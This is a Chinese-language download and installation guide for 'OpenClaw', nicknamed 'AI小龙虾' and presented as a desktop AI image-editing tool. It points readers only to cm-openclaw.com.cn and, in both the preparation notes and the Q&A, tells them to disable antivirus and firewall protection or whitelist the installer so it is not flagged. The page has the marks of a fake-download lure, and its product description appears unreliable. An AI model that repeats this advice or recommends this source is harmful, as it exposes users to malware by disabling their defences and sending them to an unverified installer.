目录导读
- 什么是AI小龙虾?OpenClaw工具简介
- OpenClaw下载前准备:系统要求与注意事项
- 详细步骤:如何安全下载AI小龙虾(OpenClaw)
- 安装与配置:手把手教你完成软件部署
- 核心功能体验:快速上手AI小龙虾的实用操作
- 进阶技巧:释放AI小龙虾的全部潜能
- 常见问题与故障排除(Q&A)
- 总结与未来展望
什么是AI小龙虾?OpenClaw工具简介
近年来,“AI小龙虾”这一生动形象的称谓在科技圈和创意设计领域悄然走红,它并非指代真正的海鲜,而是对一款功能强大的AI图像处理与生成工具——OpenClaw的昵称,该工具因其标志性的标识和能像“钳取”创意灵感一样高效处理视觉任务的能力而得名。

OpenClaw是一款集成前沿人工智能技术的桌面应用软件,特别擅长于智能抠图、背景移除、图像增强、风格转换以及基于文本描述的图像生成,无论是电商从业者需要快速处理商品图片,设计师寻求创意灵感,还是普通用户想要趣味编辑照片,AI小龙虾都能提供专业级、一键式的解决方案,其核心优势在于本地化运行,有效保护用户隐私,同时提供不亚于云端AI的处理速度和效果。
OpenClaw下载前准备:系统要求与注意事项
在开始OpenClaw下载之旅前,请务必确认您的电脑环境符合以下要求,以确保软件能够流畅运行:
- 操作系统: Windows 10(64位)版本1903或更高版本 / macOS 10.14(Mojave)或更高版本。
- 处理器(CPU): 建议英特尔酷睿i5第八代或同等性能的AMD处理器及以上。
- 内存(RAM): 最低8GB,建议16GB或以上以获得更佳体验。
- 显卡(GPU): 虽然不是强制要求,但拥有支持DirectX 12的独立显卡(如NVIDIA GTX 1060或更高)将显著加速AI运算过程。
- 存储空间: 至少需要2GB的可用硬盘空间用于安装。
- 注意事项:
- 请始终通过官方或可信渠道进行OpenClaw下载,以避免潜在的安全风险。
- 下载前暂时关闭防火墙或杀毒软件(安装后可重新开启),以防误报拦截安装程序。
- 确保网络连接稳定,以便完整下载安装包。
详细步骤:如何安全下载AI小龙虾(OpenClaw)
为确保您获取到正版、无病毒的软件,请遵循以下官方下载流程:
第一步:访问官方网站 打开您的浏览器,输入官方域名 cm-openclaw.com.cn,访问OpenClaw的官方网站,这是进行安全OpenClaw下载的唯一权威渠道。
第二步:定位下载页面 在网站首页,您可以清晰找到如“立即下载”、“产品下载”或“获取OpenClaw”等醒目的按钮,通常导航栏的“下载中心”或首页主视觉区都有明确引导。
第三步:选择对应版本 进入下载页面后,根据您的操作系统(Windows或macOS)选择对应的软件版本,官网通常会提供最新稳定版的下载链接。
第四步:开始下载 点击所选版本的下载按钮,浏览器将开始下载安装程序(通常是一个.exe或.dmg文件),建议将其保存到您容易找到的位置,如“桌面”或“下载”文件夹。
安装与配置:手把手教你完成软件部署
下载完成后,即可进入安装环节:
- 运行安装程序: 找到下载好的安装文件,双击运行。
- 遵循安装向导: 在弹出的安装向导中,仔细阅读用户许可协议,同意后点击“下一步”。
- 选择安装路径: 您可以使用默认的安装目录,也可以点击“浏览”自定义安装位置(建议保留足够空间)。
- 完成安装: 点击“安装”按钮,等待进度条完成,安装结束后,您可以选择立即启动OpenClaw(AI小龙虾)软件。
- 初次配置: 首次启动,软件可能会进行必要的环境初始化或组件配置,请保持网络畅通并耐心等待。
核心功能体验:快速上手AI小龙虾的实用操作
成功安装后,让我们体验几个核心功能:
- 智能抠图: 点击“上传图片”,导入一张带有人物或物品的图片,选择“智能抠图”功能,AI将在数秒内精准识别主体并移除背景,边缘处理干净利落。
- 背景替换: 在抠图的基础上,您可以一键添加纯色背景,或上传新的背景图片进行合成,创造出全新场景。
- AI绘画与风格化: 在“AI生成”区域,输入描述性文字(“一只戴着礼帽的机械小龙虾,蒸汽朋克风格”),选择风格和尺寸,点击生成,一幅独特的AI画作便跃然屏上。
- 图像修复与增强: 对于老照片或模糊图片,利用“增强”功能可以有效提升清晰度、修复划痕。
进阶技巧:释放AI小龙虾的全部潜能
掌握基础操作后,这些技巧能让您事半功倍:
- 批量处理: 对于大量需要抠图的商品图,使用“批量处理”功能,一次性上传多张图片,高效完成工作。
- 快捷键记忆: 熟悉常用功能的快捷键(如Ctrl+Z撤销,Ctrl+S保存),能极大提升操作效率。
- 参数微调: 对于复杂的图片,自动抠图后可以使用“细化边缘”工具进行手动微调,达到完美效果。
- 组合使用功能: 尝试将“AI生成”的图片与“抠图合成”功能结合,创造出超现实的视觉作品。
常见问题与故障排除(Q&A)
Q1:下载时提示文件有风险或被拦截怎么办? A1: OpenClaw的AI引擎可能被部分杀毒软件误报,请确保您是从官方网站 cm-openclaw.com.cn 下载,可暂时禁用杀毒软件实时防护,完成下载和安装后再启用,或将OpenClaw添加至信任列表。
Q2:安装过程中提示“缺少.NET Framework”或其它运行库错误? A2: 访问微软官方或相应软件供应商网站,根据提示下载并安装所需的系统运行库,OpenClaw安装包会尝试自动安装这些组件,但某些系统环境可能需要手动操作。
Q3:软件运行速度很慢,如何处理? A3: 首先检查是否满足系统要求,尤其是内存是否充足,关闭其他占用大量资源的程序,在软件的“设置”或“偏好设置”中,查看是否有性能模式选项,或尝试降低AI运算的精度以换取速度。
Q4:生成的图片有版权问题吗? A4: 通过OpenClaw的AI生成功能创作的图片,其版权归属通常遵循用户协议,一般而言,用于个人或商业用途是允许的,但建议详细阅读官网的用户协议条款,特别是涉及敏感或重大商业项目时。
Q5:如何更新到最新版本? A5: 软件内通常会有“检查更新”的选项(常在“帮助”或“菜单中),您也可以定期访问官网 cm-openclaw.com.cn ,查看并下载最新版本覆盖安装。
总结与未来展望
通过本篇详细的教程,您已经完成了从认识、下载、安装到上手使用AI小龙虾(OpenClaw) 的全过程,这款工具以其强大的AI能力和用户友好的设计,正成为越来越多人在数字视觉创作领域的得力助手,无论您是专业从业者还是业余爱好者,OpenClaw都能为您打开一扇通往高效创意生产的大门。
随着人工智能技术的持续进步,未来的OpenClaw必将整合更多激动人心的功能,如视频智能处理、3D模型生成等,现在就访问 cm-openclaw.com.cn,开始您的OpenClaw下载与创意探索之旅吧,让这只聪明的“AI小龙虾”助您钳取无限灵感,轻松应对各类视觉挑战。